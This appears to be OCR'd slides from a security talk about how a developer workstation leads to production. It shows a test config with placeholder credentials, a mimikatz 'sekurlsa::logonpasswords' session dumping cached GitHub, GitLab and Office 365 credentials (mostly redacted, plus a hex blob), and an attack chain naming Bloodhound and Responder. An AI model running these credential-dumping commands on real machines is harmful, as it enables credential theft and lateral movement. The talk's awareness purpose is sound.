
Credentials in text files


27 lines (27 sloc) | 1.45 KB

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
    <configSections>
        <sectionGroup name="applicationSettings" type="System.Configuration.ApplicationSettingsG
            <section name="SPOEmulators.Tests.Properties.Settings" type="System.Configuration.Cl
        </sectionGroup>
    </configSections>
    <applicationSettings>
        <SPOEmulators.Tests.Properties.Settings>
            <setting name="OnPremUrl" serializeAs="String">
                <!-- Enter thr url to a on prem site for integration testing. -->
                <value>https://localhost/sites/dev</value>
            </setting>
            <!-- Enter thr url to a O365 site for integration testing. -->
            <setting name="O365Url" serializeAs="String">
                <value>http://xxxx.sharepoint.com</value>
            </setting>
            <!-- Enter credentials to connect to the site (O365 or on prem if neccessary) -->
            <setting name="O365User" serializeAs="String">
                <value>user@tenant.onmicrosoft.com</value>
            </setting>
            <setting name="O365Password" serializeAs="String">
                <value>****</value>
            </setting>
        </SPOEmulators.Tests.Properties.Settings>
    </applicationSettings>
</configuration>
```

Xpirit

Unsecured file shares / visible repositories




mimikatz 2.2.0 x64 (oe.eo)
kaufm@DESKTOP-HI0GO8O ~\OneDrive\Downloads\mimikatz_trunk\x64 [11:21]
.\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 12361794 (00000000:00bca042)
Session : Service from 0
User Name : 77046A79-3B72-43E3-87DD-E0E189B6DC86
Domain : NT VIRTUAL MACHINE
Logon Server : (null)
Logon Time : 22.06.2021 08:26:38
SID : S-1-5-83-1-2010409593-1138965362-3789618423-2262611593
msv :
tspkg :
wdigest :
* Username : DESKTOP-HI0GO8O$
* Domain : WORKGROUP
* Password : (null)
kerberos :
ssp :


mimikatz 2.2.0 x64 (oe.eo)

```
         * Username : kaufmann@outlook.de
         * Domain   : MicrosoftAccount
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : mk@writeabout.net
         * Domain   : outlook.office365.com
         * Password : [redacted]
         [00000001]
         * Username : (null)
         * Domain   : MicrosoftOffice16_Data:SSPI:mk@writeabout.net
         * Password : [redacted]
         [00000002]
         * Username : github.auth
         * Domain   : vscodevscode.github-authentication/github.auth
         * Password : [redacted]
64 4b 63 6c 43 46 37 4c 4f 72 4e 37 67 66 6a 44 55 36 4b 6a 51 36 65 6b 64 45 30 33 2f 0d 0a 35 61 78 57 42 4e 58 44 71
42 43 4a 52 44 74 42 39 47 63 34 45 4a 59 5a 69 43 36 4b 4a 2f 53 49 68 39 6e 55 67 6f 4e 6e 53 57 67 71 4a 47 6d 33 58
4e 30 34 34 75 4c 6e 4c 52 42 2f 50 32 43 51 0d 0a 45 41 45 41 2f 34 5a 4e 46 2b 47 54 6b 53 56 4d 65 75 52 79 49 74 4e
56 76 5a 5a 6f 35 42 68 4e 75 75 58 61 30 2f 4f 6a 50 5a 38 62 7a 7a 53 71 50 74 61 62 43 78 74 31 6b 6f 36 35 59 74 6d
[redacted]
64 4b 63 6c 43 46 37 4c 4f 72 4e 37 67 66 6a 44 55 36 4b 6a 51 36 65 6b 64 45 30 33 2f 0d 0a 35 61 78 57 42 4e 58 44 71
42 43 4a 52 44 74 42 39 47 63 34 45 4a 59 5a 69 43 36 4b 4a 2f 53 49 68 39 6e 55 67 6f 4e 6e 53 57 67 71 4a 47 6d 33 58
4e 30 34 34 75 4c 6e 4c 52 42 2f 50 32 43 51 0d 0a 45 41 45 41 2f 34 5a 4e 46 2b 47 54 6b 53 56 4d 65 75 52 79 49 74 4e
56 76 5a 5a 6f 35 42 68 4e 75 75 58 61 30 2f 4f 6a 50 5a 38 62 7a 7a 53 71 50 74 61 62 43 78 74 31 6b 6f 36 35 59 74 6d
72 0d 0a 53 30 2b 72 39 6c 69 47 46 34 42 55 32 48 6a 70 4f 5a 33 43 47 6a 6c 46 63 37 6d 72 46 6f 4c 70 64 30 6a 37 59
64 43 2b 47 48 5a 4a 37 68 79 2b 70 48 6f 4d 48 7a 32 51 76 6d 2f 78 5a 6d 30 75 0d 0a 38 55 49 6c 47 30 52 2b 71 37 47
4d 55 74 44 6f 72 43 7a 69 4a 78 4a 47 31 59 67 49 51 34 51 45 79 61 7a 55 4e 49 67 4f 70 63 68 74 47 4f 57 44 41 6e 35
5a 53 0d 0a 41 4c 51 37 38 6b 37 53 6a 0d 0a 64 5a 43 34 74 6c 65 6e 73 31 77 68 65 35 59 59 60 2f 66 33 56 32 70 39 5a
```

mimikatz 2.2.0 x64 (oe.eo)

```
[redacted]
         [00000003]
         * Username : wulfland
         * Domain   : GitHub - https://api.github.com/wulfland
         * Password : [redacted]
         [00000004]
         * Username : [redacted]
         * Domain   : https://gitlab.com
         * Password : [redacted]
        cloudap :
             Cachedir : [redacted]
             Key GUID : [redacted]
             PRT      : 
             DPAPI Key: [redacted]

Authentication Id : 0 ; 195058 (00000000:0002f9f2)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 21.06.2021 22:24:46
SID               : [redacted]
        msv :
        tspkg :
        wdigest :
         * Username : [redacted]
         * Domain   : [redacted]
         * Password : [redacted]
```


Example



Unsecured file share → Credentials test account in plain text → Access dev machines with credentials as local admin → Mimikatz → Credentials developer

From Dev to Prod

- **Bloodhound: https://github.com/adaptivethreat/Bloodhound**
- **grpmgr test01 Administrators /enum**
- **Other possible entry points:**
  - Phishing
  - Responder (https://github.com/lgandx/Responder)
  - Pineapple
  - ...
  - Weak passwords



TestAccounts.txt
dom\test01

→

